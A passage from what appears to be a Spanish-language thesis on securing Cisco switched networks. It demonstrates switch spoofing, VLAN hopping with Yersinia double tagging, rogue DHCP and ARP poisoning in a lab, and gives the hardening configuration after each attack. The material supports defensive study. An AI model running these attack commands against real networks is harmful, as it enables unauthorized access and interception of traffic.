

Figura 6. Topología de red para la suplantación de identidad del conmutador.

El puerto ethernet 2/0 del conmutador ST01-ASW-01 tiene de forma predeterminada la siguiente configuración.

```
ST01-ASW-01#show interfaces ethernet 2/0 switchport
Administrative Mode: dynamic auto
Operational Mode: static access
Negotiation of Trunking: On
Trunking VLANs Enabled: ALL
```

Al conectar MALICIOUS-SW y configurar su puerto en modo troncal, el protocolo DTP fuerza la negociación para que el puerto Ethernet 2/0 del conmutador ST01-ASW-01 se convierta también en modo troncal, generando un ataque conocido como suplantación de la identidad del conmutador.

```
MALICIOUS-SW(config)#interface ethernet 2/0
MALICIOUS-SW(config-if)#switchport trunk encapsulation dot1q
MALICIOUS-SW(config-if)#switchport mode trunk

ST01-ASW-01#show interfaces ethernet 2/0 switchport
Administrative Mode: dynamic auto
Operational Mode: trunk
```

```
Negotiation of Trunking: On
Trunking VLANs Enabled: ALL
```

Al configurar las VLAN de acceso en MALICIOUS-SW el atacante accede a todas las subredes configuradas y sus dispositivos conectados.

```
MALICIOUS-SW(config)#vlan 10
MALICIOUS-SW(config-vlan)#name VLAN 10
MALICIOUS-PC-SW(config)#interface vlan 10
MALICIOUS-PC-SW(config-if)#ip address 192.168.10.123
255.255.255.0
MALICIOUS-PC-SW(config-if)#no shutdown

MALICIOUS-PC-SW#PING 192.168.10.10
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.10.10, timeout is 2
seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max =
1/1/1 ms
```

Para evitar la negociación de puertos, es necesario fijar el modo de enlace como troncal fijo o acceso y posteriormente deshabilitar la funcionalidad DTP.

```
ST01-ASW-01(config)#interface ethernet 2/0
ST01-ASW-01(config-if)#switchport mode access
ST01-ASW-01(config-if)#switchport nonegotiate
```

Una vez ejecutada la configuración anterior, el puerto deshabilita el protocolo DTP y se evita la suplantación de identidad del conmutador.

```
ST01-ASW-01#show interfaces ethernet 2/0 switchport
Name: Et2/0
Administrative Mode: static access
Operational Mode: static access
Negotiation of Trunking: Off
```

Como Podemos observar, la negociación del modo troncal se encuentra deshabilitada, evitando la negociación automática de enlaces troncales y previniendo la conexión de conmutadores no autorizados a la red.

3.1.5. Protección de la VLAN Nativa

Un usuario malintencionado puede realizar un ataque conocido como salto de VLAN si obtiene acceso a un puerto en modo de acceso configurado con la VLAN nativa. El ataque consiste en realizar un doble etiquetado, el etiquetado exterior es configurado con la VLAN nativa y el etiquetado interior define la VLAN a la cual se quiere acceder de forma ilegítima. Cuando el paquete llega al primer conmutador, se elimina el etiquetado exterior dado que coincide con la VLAN nativa y se envía la trama dejando expuesto el etiquetado interior. En el otro extremo, el segundo conmutador verifica la trama e identifica el etiquetado interior, enviando la información hacia la VLAN que el atacante desea acceder.



Figura 15. Proceso de ataque de salto de VLAN [11].

De forma predeterminada tanto la VLAN de un puerto en modo de acceso como la VLAN nativa de un puerto en modo troncal pertenecen a la VLAN 1. Por lo tanto, un usuario que se conecta a un puerto con la configuración por defecto puede ejecutar un ataque de salto de VLAN con facilidad.

Para simular el ataque de salto de VLAN en la topología propuesta, se conecta el PC ilegítimo MALICIOUS-PC a la interfaz Ethernet0/3 del conmutador ST01-DSW-01.



Figura 7. Topología de red para el ataque de salto de VLAN.

La interfaz Ethernet0/3 del conmutador ST01-DSW-01 tiene la siguiente configuración por defecto.

```
ST01-DSW-01#show interfaces ethernet 3/0 switchport
Name: Et3/0
Administrative Mode: dynamic auto
Operational Mode: static access
Administrative Trunking Encapsulation: negotiate
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Operational private-vlan: none
Trunking VLANs Enabled: ALL
```

Dado que MALICIOUS-PC está conectado a un puerto en modo de acceso y cuya VLAN por defecto es la VLAN 1, puede realizar un ataque de salto de VLAN a través del enlace troncal. En este caso el ataque se dirige hacia los dispositivos en la VLAN 10.

Para realizar el ataque, primero se configura MALICIOUS-PC con la IP 192.168.10.100 que pertenece a la VLAN 10.

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet  192.168.10.100     netmask  255.255.255.0     broadcast
192.168.10.255
```

A continuación, se realiza el ataque de doble etiquetado 802.1Q utilizando la herramienta Yersinia de Kali, la cual permite realizar ataques de capa 2.

```
┌──(root㉿kali)-[~]
└─# yersinia dot1q -attack ?
      <0>   NONDOS attack sending 802.1Q packet
      <1>   NONDOS attack sending 802.1Q double enc. packet
      <2>   DOS attack sending 802.1Q arp poisoning
```

```
┌──(root㉿kali)-[~]
└─# yersinia dot1q -attack 1 -source 08:00:27:cb:7e:f5 -dest
ff:ff:ff:ff:ff:ff -vlan1 1 -priority1 7 -cfi1 00 -l2proto1 0800 -
vlan2 10 -priority2 7 -cfi2 00 -l2proto2 0800 -ipsource 192.168.10.100
-ipdest 255.255.255.255 -ipproto 01 -payload YERSINIA
Warning: interface eth0 selected as the default one
<*> Starting NONDOS attack sending 802.1Q double enc. packet...
```

Al hacer una depuración en PC1 se evidencia que el paquete es recibido y que el ataque es exitoso.

```
PC1# debug ip icmp
*Oct 11 03:59:24.902: ICMP: echo reply sent, src 192.168.10.10, dst
192.168.10.100, topology BASE, dscp 0 topoid 0
```

Para evitar este tipo de ataques es necesario seguir las siguientes recomendaciones de seguridad [11].

Paso 1. Colocar los puertos de acceso no usados en una VLAN aislada diferente a la VLAN nativa configurada en el enlace troncal.

```
ST01-ASW-01(config)#vlan 999
ST01-ASW-01(config-vlan)#name black-hole
ST01-ASW-01(config-vlan)#interface ethernet 0/3
ST01-ASW-01(config-if)#switchport mode access
ST01-ASW-01(config-if)#switchport access vlan 999
ST01-ASW-01(config-if)#interface range eth1/2-3
ST01-ASW-01(config-if-range)#switchport mode access
ST01-ASW-01(config-if-range)#switchport access vlan 999
```

Paso 2. Configurar la VLAN nativa del enlace troncal como una VLAN diferente a la VLAN 1.

```
ST01-ASW-01(config-vlan)#VLAN 998
ST01-ASW-01(config-vlan)#name native
ST01-ASW-01(config-vlan)#interface range ethernet 1/0-1
ST01-ASW-01(config-if-range)#switchport trunk native vlan 998
```

Paso 3. Evitar el paso de la VLAN aislada a través del enlace troncal, así como de la VLAN nativa.

```
ST01-ASW-01(config-vlan)#interface range ethernet 1/0-1
ST01-ASW-01(config-if-range)#switchport  trunk  allowed  vlan
remove 998, 999
```

Hoy en día, la mayoría de los dispositivos finales que se conectan a la red soportan el protocolo 802.1Q de modo que puede evitarse que la VLAN nativa sea transportada a través del enlace troncal.

Enseguida, se puede apreciar el resultado de la configuración en los puertos troncales.

```
ST01-ASW-01#show interfaces trunk

Port        Mode         Encapsulation  Status     Native vlan
Et1/0       on           802.1q         trunking   998
Et1/1       on           802.1q         trunking   998

Port        Vlans allowed on trunk
Et1/0       1-997,1000-4094
Et1/1       1-997,1000-4094
```

Una alternativa al procedimiento anterior es obligar a todos los enlaces troncales 802.1Q a que agreguen etiquetas a las tramas de la VLAN nativa. El ataque de salto de VLAN de doble etiqueta no funciona porque el conmutador no elimina la primera etiqueta con la ID de VLAN nativa [11].

```
ST01-ASW-02(config)#VLAN 998
ST01-ASW-02(config-vlan)#name native
ST01-ASW-02(config-vlan)#interface range ethernet 1/0-1
ST01-ASW-02(config-if-range)#switchport trunk native vlan 998
ST01-ASW-02(config-if-range)#exit
ST01-ASW-02(config)#vlan dot1q tag native
```

Esta alternativa permite que los dispositivos que no soportan IEEE 802.1Q puedan acceder y comunicarse en la red, al mismo tiempo que se evitan los ataques de salto de VLAN. Como se mencionó previamente, hoy en día la mayoría de los dispositivos soportan IEEE 802.1Q, motivo por el cual generalmente se configura la primera opción.

3.1.6. Indagación DHCP (DHCP *Snooping*)

Cuando un dispositivo terminal se conecta por primera vez a la red, transmite un mensaje de descubrimiento DHCP (*discover*) con el objetivo de localizar los servidores DHCP disponibles. Este es un mensaje de difusión y por ende es recibido tanto por servidores confiables como por servidores no confiables. Si el cliente y el servidor están en dominios de transmisión diferentes, se utiliza un agente de retransmisión DHCP el cual recibe la solicitud y la retransmite a uno o más servidores DHCP remotos mediante unidifusión. Posteriormente, los servidores DHCP reservan una dirección IP para el cliente y envían un mensaje de oferta de arrendamiento DHCP (*offer*). El cliente recibe las ofertas DHCP de los servidores, pero solo acepta una, la cual generalmente es la primera en llegar [18].

Teniendo esto en cuenta y dado que normalmente las redes en producción se configuran con un servidor DHCP centralizado que es alcanzado a través de un agente de retransmisión DHCP, un usuario malintencionado puede intentar ingresar un servidor DHCP ilegítimo en la red local para recibir solicitudes y enviar ofertas de forma más eficaz que el servidor DHCP legítimo centralizado. El servidor DHCP ilegítimo responde a las solicitudes DHCP sustituyendo la puerta de enlace predeterminada con su propia dirección IP. Cuando un dispositivo final envía paquetes fuera de su subred, estos se dirigen primero a la máquina del atacante y luego al destino legítimo para evitar sospechas. De esta manera, se implementa un ataque de hombre en el medio en el que el agresor examina los paquetes para encontrar información sensible y/o los modifica antes de ser enviados a su destino.

A continuación, se ingresa en la red local de ST01 un servidor DHCP ilegítimo FAKE-DHCP, que se conecta a la interfaz Ethernet 2/0 del conmutador ST01-DSW-01 para simular un ataque de suplantación DHCP e intercambiar las puertas de enlace legítimas 192.168.X.1, por las puertas de enlace falsificadas 192.168.X.9, que han sido configuradas en el propio FAKE-DHCP.



Figura 8. Topología de red para el ataque de suplantación DHCP.

Al realizar la solicitud DHCP desde PC1, PC2 y PC3, los dispositivos terminales muestran que su puerta de enlace predeterminada son las IP falsificadas por FAKE-DHCP. Por consiguiente, han sido víctimas del ataque de suplantación del servidor DHCP.

```
PC1> ip dhcp
DDORA IP 192.168.10.10/24 GW 192.168.10.9
PC2> ip dhcp
DDORA IP 192.168.20.10/24 GW 192.168.20.9
PC3> ip dhcp
DORA IP 192.168.30.10/24 GW 192.168.30.9
```

Del mismo modo, en el servidor DHCP ilegítimo FAKE-DHCP se muestran las direcciones IP arrendadas.

```
FAKE-DHCP#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration
192.168.10.10       0100.5079.6668.00      Feb 09 2024 09:29 PM
192.168.20.10       0100.5079.6668.01      Feb 09 2024 09:30 PM
192.168.30.10       0100.5079.6668.02      Feb 09 2024 09:30 PM
```

Para evitar este tipo de ataques, es necesario configurar en los conmutadores la funcionalidad de indagación DHCP, en la que el conmutador clasifica sus puertos como confiables y no confiables. Generalmente, los puertos de enlaces ascendentes se configuran como confiables mientras que los puertos de enlaces descendentes se determinan como no confiables. De forma predeterminada, todos los puertos son considerados como no confiables

Con el intercambio de los paquetes DHCP el conmutador crea una tabla denominada base de datos de enlace de indagación, en la que registra la dirección MAC, la dirección IP y la VLAN de los equipos que están conectados a un puerto no confiable. El funcionamiento de la indagación DHCP es el siguiente [19].

- Si se recibe un mensaje DHCP en un puerto confiable, se reenvía normalmente sin ser inspeccionado.
- Si se recibe un mensaje de servidor DHCP en un puerto no confiable, se descarta.
- Si se recibe un mensaje de cliente DHCP de descubrimiento o solicitud en un puerto no confiable, se verifica que la dirección MAC de origen y la dirección del hardware del cliente (CHADDR) del mensaje DHCP coincidan.
- Si se recibe un paquete de cliente DHCP de liberación o rechazo en un puerto no confiable, se valida que la dirección IP de origen y la interfaz por la que se recibe el paquete corresponden con la base de datos de indagación DHCP.



Figura 9. Indagación DHCP [20].

El proceso de configuración de la indagación DHCP tanto en el conmutador de acceso ST01-ASW-01 como en el conmutador de distribución ST01-DSW-01 es el siguiente [11].

Paso 1. Habilitar la indagación DHCP

```
ST01-ASW-01(config)#ip dhcp snooping

ST01-DSW-01(config)#ip dhcp snooping
```

Paso 2. Identificar las VLAN en las que se implementa la indagación DHCP.

```
ST01-ASW-01(config)#ip dhcp snooping vlan 10,20,30
```

```
ST01-DSW-01(config)#ip dhcp snooping vlan 10,20,30
```

Paso 3. Identificar los puertos donde se transmiten los mensajes de los servidores DHCP confiables.

```
ST01-ASW-01(config)#interface range ethernet 1/0-1
ST01-ASW-01(config-if-range)#ip dhcp snooping trust

ST01-DSW-01(config)#interface ethernet 0/0
ST01-DSW-01(config-if)#ip dhcp snooping trust
ST01-DSW-01(config-if)#interface ethernet 1/0
ST01-DSW-01(config-if)#ip dhcp snooping trust
```

Paso 4. Deshabilitar la opción 82 de los paquetes DHCP.

```
ST01-ASW-01(config)#no ip dhcp snooping information option

ST01-DSW-01(config)#no ip dhcp snooping information option
```

Cuando se habilita la indagación DHCP, el conmutador agrega la opción 82 a los mensajes DHCP que recibe de los clientes, incluso si el conmutador no actúa como un agente de retransmisión DHCP. Sin embargo, los conmutadores descartan los mensajes DHCP con la opción 82 que son recibidos en puertos no confiables. Con la topología de red implementada, esto puede generar que los paquetes DHCP sean descartados en los conmutadores de acceso y distribución, por lo que se debe deshabilitar [19].

Adicionalmente, la indagación DHCP permite limitar la velocidad a la que los mensajes DHCP ingresan a la interfaz del conmutador para proteger la red contra ataques de agotamiento de DHCP. Si la tasa de los mensajes DHCP cruza el límite configurado, el puerto se apaga cambiando su estado a deshabilitado por error. Cisco recomienda configurar un límite de no más de 100 paquetes por segundo. Si se configura la limitación de velocidad para interfaces confiables, es posible que sea necesario aumentar este límite si el puerto es un puerto troncal asignado a más de una VLAN en la que está habilitada la indagación DHCP [21].

A continuación, se muestra la configuración del límite de velocidad a la que los mensajes DHCP ingresan a la interfaces del conmutador ST01-ASW-01.

```
ST01-ASW-01(config)#interface range ethernet 0/0-2
ST01-ASW-01(config-if-range)#ip dhcp snooping limit rate 100
ST01-ASW-01(config-if-range)#interface range eth1/0-1
ST01-ASW-01(config-if-range)#ip dhcp snooping limit rate 200

ST01-ASW-01(config)#errdisable recovery cause dhcp-rate-limit
```

Luego de ejecutar estos comandos, se muestra la siguiente configuración de la inspección DHCP.

```
ST01-ASW-01#show ip dhcp snooping
Switch DHCP snooping is enabled
Switch DHCP gleaning is disabled
DHCP snooping is configured on following VLANs:
10,20,30
DHCP snooping is operational on following VLANs:
10,20,30
DHCP snooping is configured on the following L3 Interfaces:

Insertion of option 82 is disabled


DHCP snooping trust/rate is configured on the following
Interfaces:

Interface              Trusted   Allow option    Rate
---------------------- -------   ------------    -------
Ethernet0/0            no        no              100
Ethernet0/1            no        no              100
Ethernet0/2            no        no              100
Ethernet1/0            yes       yes             200
Ethernet1/1            yes       yes             200
```

Una vez realizada la configuración de la indagación DHCP, los paquetes de oferta y reconocimiento enviados por el servidor DHCP ilegítimo son descartados, previniendo el ataque de suplantación del servidor DHCP, permitiendo que únicamente el servidor legítimo responda a las solicitudes de PC1, PC2 y PC3 y asignando la puertas de enlace legítimas.

```
PC1> ip dhcp
DDORA IP 192.168.10.10/24 GW 192.168.10.1
PC2> ip dhcp
DDORA IP 192.168.20.10/24 GW 192.168.20.1
PC3> ip dhcp
DDORA IP 192.168.30.10/24 GW 192.168.30.1

DHCP-01#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration
192.168.10.10       0100.5079.6668.00       Feb 09 2024 11:38 PM
192.168.20.10       0100.5079.6668.01       Feb 09 2024 11:38 PM
192.168.30.10       0100.5079.6668.02       Feb 09 2024 11:39 PM
```

Finalmente, el protocolo de indagación DHCP permite la configuración estática de entradas en la tabla de indagación DHCP [22]. Esto se realiza generalmente para los dispositivos que no utilizan el protocolo DHCP. Por ejemplo, si se configuran estáticamente la IP de PC4, su configuración estática en la tabla de indagación DHCP es la siguiente.

```
PC4> show ip all
NAME    IP/MASK                GATEWAY           MAC
PC4   192.168.10.11/24  192.168.10.1      00:50:79:66:68:03

ST01-ASW-02#ip dhcp snooping binding 00:50:79:66:68:03 vlan 10
192.168.10.11 interface Ethernet0/0 expiry 86400
```

Por lo tanto, la funcionalidad de indagación DHCP y la tabla que genera permite tanto el aprendizaje dinámico a través del protocolo DHCP de la dirección MAC, la dirección IP y la VLAN de los equipos que están conectados a un puerto no confiable, así como la configuración estática de estos valores para dispositivos configurados estéticamente, con el objetivo de prevenir el ingreso de servidores DHCP ilegítimos en la red.

3.1.7. Protección de IP de origen (IP *Source Guard*)

La suplantación de direcciones es un tipo de ataque difícil de mitigar. Normalmente, a un dispositivo se le asigna una dirección IP y se espera que utilice esa dirección en todo el tráfico que envía. Sin embargo, un dispositivo deshonesto puede utilizar direcciones falsificadas, tomadas de otros hosts o utilizadas al azar. Las direcciones falsificadas se utilizan a menudo para disfrazar el origen de los ataques de denegación de servicio. Si la dirección de origen no existe realmente, no hay tráfico de retorno al origen [11].

La protección de IP de origen es una característica de seguridad que utiliza la base de datos de indagación DHCP al igual que entradas configuradas estáticamente para evaluar el tráfico que ingresa al conmutador y detectar la suplantación de direcciones [11].

Cuando se habilita, todo el tráfico se bloquea con excepción de los paquetes DHCP. Una vez el dispositivo obtiene su dirección IP a través de DHCP o de una configuración estática, el conmutador registra la asignación y solamente permite el tráfico cuya dirección IP coincide con dicha asignación, para lo cual, el conmutador crea una lista de control de acceso (ACL) en la interfaz. La protección de IP de origen también permite verificar que la dirección MAC de origen es idéntica a la dirección MAC aprendida en el puerto del conmutador y mediante la indagación de DHCP. En este caso, la funcionalidad de seguridad del puerto también debe estar habilitada en la interfaz [23].

Para configurar la protección IP de origen, primero se debe configurar la inspección DHCP, como se presentó en el capítulo 3.1.6. Posteriormente, la protección de IP de origen se habilita en los puertos del conmutador considerados como no confiables [23]. A continuación, se muestra la configuración realizada en los puertos catalogados como no confiables del conmutador ST01-ASW-01.

```
ST01-ASW-01(config)#interface range ethernet 0/0-3
ST01-ASW-01(config-if-range)#ip verify source
```

Una vez realizada esta configuración, las entradas en la tabla de protección de IP de origen son las siguientes.

```
ST01-ASW-01#show ip verify source
Interface  Filter-type  Filter-mode  IP-address  Mac-address    Vlan
---------  -----------  -----------  ----------- -----------    ----
Et0/0       ip          active      192.168.10.10                 10
Et0/1       ip          active      192.168.20.10                 20
Et0/2       ip          active      192.168.30.10                 30
Et0/3       ip          inactive-no-snooping-vlan
```

Como se mencionó previamente, el protocolo de protección de IP de origen también permite detectar las direcciones MAC falsificadas, para lo cual es necesario habilitar la seguridad del puerto como se mostró en el capítulo 3.1.2. Además, se debe configurar la protección de IP de origen con la opción de seguridad del puerto.

```
ST01-ASW-01(config)#interface range ethernet 0/0-3
ST01-ASW-01(config-if-range)#ip verify source port-security
```

En este caso, la protección de la IP de origen muestra que realiza el filtrado tanto de la dirección IP como la dirección MAC.

```
ST01-ASW-01#show ip verify source
Interface Filter-type Filter-mode IP-address    Mac-address    Vlan
--------- ----------- ----------- --------------- -------------
Et0/0     ip-mac      active   192.168.10.10   AA:BB:CC:00:1D:00   10
Et0/1     ip-mac      active   192.168.20.10   AA:BB:CC:00:1E:00   20
Et0/2     ip-mac      active   192.168.30.10   AA:BB:CC:00:29:00   30
Et0/3     ip-mac      inactive-no-snooping-vlan
```

Finalmente, en caso de que el dispositivo no obtenga su dirección IP a través de DHCP o que no se tenga configurada una entrada manual en la tabla de indagación DHCP, es necesario configurar una entrada manual directamente en la tabla de protección de la IP de origen o de indagación DHCP, ya que de lo contrario el tráfico se bloquea en el puerto. Por ejemplo, si se configura estáticamente la IP de PC4, PC5 y PC6, y no se agregan manualmente a la tabla de indagación DHCP, ni a la tabla de IP de origen, se muestra la siguiente información en ST01-ASW-02.

```
ST01-ASW-02#show ip verify source
Interface Filter-type Filter-mode IP-address    Mac-address    Vlan
--------- ----------- ----------- --------------- -------------
Et0/0       ip          active      deny-all                      10
Et0/1       ip          active      deny-all                      20
Et0/2       ip          active      deny-all                      30
Et0/3       ip          inactive-no-snooping-vlan
```

Por consiguiente, no se tiene registrada ninguna entrada y cualquier paquete enviado desde PC4, PC5 y PC6 es descartado. En este escenario, es necesario configurar manualmente las entradas en la tabla de IP de origen para permitir que los paquetes puedan ser enviados utilizando los siguientes comandos de configuración.

```
Switch(config)#ip source binding 00:50:79:66:68:03 vlan 10
192.168.10.11 interface Ethernet 0/0
Switch(config)#ip source binding 00:50:79:66:68:04 vlan 20
192.168.20.11 interface Ethernet 0/1
Switch(config)#ip source binding 00:50:79:66:68:05 vlan 30
192.168.30.11 interface Ethernet 0/2
```

Una vez realizada esta configuración, la tabla de IP de origen se modifica y muestra las siguientes entradas, permitiendo que PC4, PC5 y PC6 envíen tráfico con sus direcciones IP configuradas estáticamente.

```
ST01-ASW-02#show ip verify source
Interface  Filter-type  Filter-mode  IP-address  Mac-address    Vlan
---------  -----------  -----------  ----------- -----------    ----
Et0/0       ip          active      192.168.10.11                 10
Et0/1       ip          active      192.168.20.11                 20
Et0/2       ip          active      192.168.30.11                 30
Et0/3       ip          inactive-no-snooping-vlan
```

Por lo tanto, la protección de IP de origen en conjunto con la inspección DHCP y la seguridad del puerto, permiten prevenir la suplantación de la dirección IP y de la dirección MAC de un dispositivo legítimo por parte de un usuario malintencionado.

3.1.8. Inspección dinámica de ARP (DAI)

Los conmutadores utilizan el protocolo de resolución de direcciones (ARP) para resolver una dirección MAC desconocida a partir de una dirección IP conocida. El proceso inicia cuando un dispositivo origen necesita transmitir una trama hacia un dispositivo destino conociendo su dirección IP, pero ignorando su dirección MAC. En consecuencia, el dispositivo origen envía una solicitud ARP a todos los equipos de su subred. Los equipos reciben la solicitud y verifican si poseen la dirección IP de destino solicitada. En un ambiente seguro, donde todos los dispositivos son confiables, solamente el dispositivo configurado con la dirección IP de destino responde a la solicitud ARP con su dirección MAC. Finalmente, el dispositivo de origen procesa la respuesta ARP y asocia la dirección IP de destino con la dirección MAC recibida [11].

Algunos dispositivos envían paquetes ARP gratuitos (Gratuitous ARP) cuando una interfaz es habilitada, se cambia su dirección IP o se modifica su dirección MAC. Estos paquetes tienen la misma funcionalidad de una respuesta ARP, pero se transmiten al dominio de difusión sin haber recibido una solicitud ARP. Debido a su funcionamiento, los paquetes gratuitos ARP pueden ser utilizados por un atacante para suplantar la identidad de un dispositivo legítimo. Para cumplir con este objetivo, el atacante envía continuamente mensajes gratuitos ARP suplantando la dirección IP de un dispositivo legítimo, en lo que se conoce como un ataque de envenenamiento por ARP. Adicionalmente, el atacante puede responder a los mensajes de solicitud ARP legítimos, efectuando un ataque de suplantación de ARP. De cualquier forma, los equipos en la subred actualizan sus tablas ARP y transmiten los paquetes al agresor, el cual recibe el tráfico y realiza un ataque de hombre en el medio en el que inspecciona y/o modifica los paquetes recibidos [24].

Enseguida, se simula un ataque de envenenamiento por ARP, en el cual se introduce MALICIOUS-PC y se conecta a la interfaz Ethernet 2/0 del conmutador ST02-ASW-01 con el objetivo de realizar un ataque de hombre en el medio entre los dispositivos PC7 y PC10, al reemplazar sus direcciones MAC con la MAC de MALICIOUS-PC.



Figura 10. Topología de red para el ataque de envenenamiento ARP.

Primero, se hace un escaneo de la información de direcciones IP y direcciones MAC desde MALICIOUS-PC. De esta forma, es posible conocer todos los dispositivos conectados a la red de ST02 en la VLAN 40.

```
┌──(root㉿kali)-[~]
└─# netdiscover -r 192.168.40.0/24

  Currently scanning: Finished!     |     Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts.    Total size: 300
_____________________________________________________________________
_______
   IP             At MAC Address    Count       Len    MAC  Vendor  /
Hostname  ------------------------------------------------------------
----------------
192.168.40.10     aa:bb:cc:00:24:00       1     60    Unknown  vendor
192.168.40.11     aa:bb:cc:00:2c:00       1     60    Unknown vendor
```

Posteriormente, se revisa la tabla ARP tanto en PC7 como en PC10.

```
PC7#show ip arp
Protocol  Address       Age (min)  Hardware Addr   Type   Interface
Internet  192.168.40.10       -   aabb.cc00.2400  ARPA   Ethernet0/0
Internet  192.168.40.11       0   aabb.cc00.2c00  ARPA   Ethernet0/0

PC10#show ip arp
